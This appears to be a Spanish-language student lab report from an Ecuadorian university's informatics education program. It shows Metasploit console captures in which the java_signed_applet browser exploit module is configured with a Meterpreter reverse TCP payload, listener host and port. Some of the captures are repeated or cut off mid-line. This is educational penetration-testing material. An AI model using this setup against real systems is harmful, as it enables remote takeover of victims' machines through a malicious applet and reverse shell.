

**UNIVERSIDAD CENTRAL DEL ECUADOR**  
**Facultad de Filosofía, Letras y Ciencias de la Educación**  
**Pedagogía de las Ciencias Experimentales en Informática**

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
**Semestre:** Octavo

**Fecha:** 05/09/2021

**INFORME DE METASPLOIT**

**Capturas**

**Kali Linux**



```

Name      Current Setting  Required  Description
-----
APPLOADNAME  SiteLoader      yes       The main applet's class name.
CERTCN      SiteLoader      yes       The CN- value for the certificate. Cannot contain '/'
LHOST       0.0.0.0         yes       The local host or network interface to listen on. If
must be an address on the local machine or 0.0.0.0 to listen on all addresses.
LPORT       8888            yes       The local port to listen on.
SSL         false           no        Negotiate SSL for incoming connections
SSLCert     /               no        Path to a custom SSL certificate (default is random
generated)
SigningCert /               no        Path to a signing certificate in PEM or PKCS12 (.p
format
SigningKey  /               no        Path to a signing key in PEM format
SigningKeyPass /             no        Password for signing key (required if SigningCert i
.pfx)
URIPATH     /               no        The URI to use for this exploit (default is random)

Load options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

```

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/browser/java_signed_applet) > show options

Module options (exploit/multi/browser/java_signed_applet):



| Name           | Current Setting | Required | Description                                                                                                                           |
|----------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| APPLETNAME     | SiteLoader      | yes      | The main applet's class name.                                                                                                         |
| CERTCN         | SiteLoader      | yes      | The CN- value for the certificate. Cannot contain ' or '/'                                                                            |
| SRVHOST        | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT        | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL            | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert        |                 | no       | Path to a custom SSL certificate (default is random generated)                                                                        |
| SigningCert    |                 | no       | Path to a signing certificate in PEM or PKCS12 (.pfx) format                                                                          |
| SigningKey     |                 | no       | Path to a signing key in PEM format                                                                                                   |
| SigningKeyPass |                 | no       | Password for signing key (required if SigningCert is a .pfx)                                                                          |
| URIPATH        |                 | no       | The URI to use for this exploit (default is random)                                                                                   |


```

```

Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>

msf6 >
msf6 > use exploit/multi/browser/java_signed_applet
[-] No results from search
[-] Failed to load module: exploit/multi/browser/java_signed_applet
msf6 > use exploit/multi/browser/java_signed_applet
[-] No results from search
[-] Failed to load module: exploit/multi/browser/java_signed_applet
msf6 > use exploit/multi/browser/java_signed_applet
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/browser/java_signed_applet) > show options

Module options (exploit/multi/browser/java_signed_applet):



| Name        | Current Setting | Required | Description                                                                                                                           |
|-------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| APPLETNAME  | SiteLoader      | yes      | The main applet's class name.                                                                                                         |
| CERTCN      | SiteLoader      | yes      | The CN- value for the certificate. Cannot contain ' or '/'                                                                            |
| SRVHOST     | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT     | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL         | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert     |                 | no       | Path to a custom SSL certificate (default is random generated)                                                                        |
| SigningCert |                 | no       | Path to a signing certificate in PEM or PKCS12 (.pfx) format                                                                          |
| SigningKey  |                 | no       | Path to a signing key in PEM format                                                                                                   |


```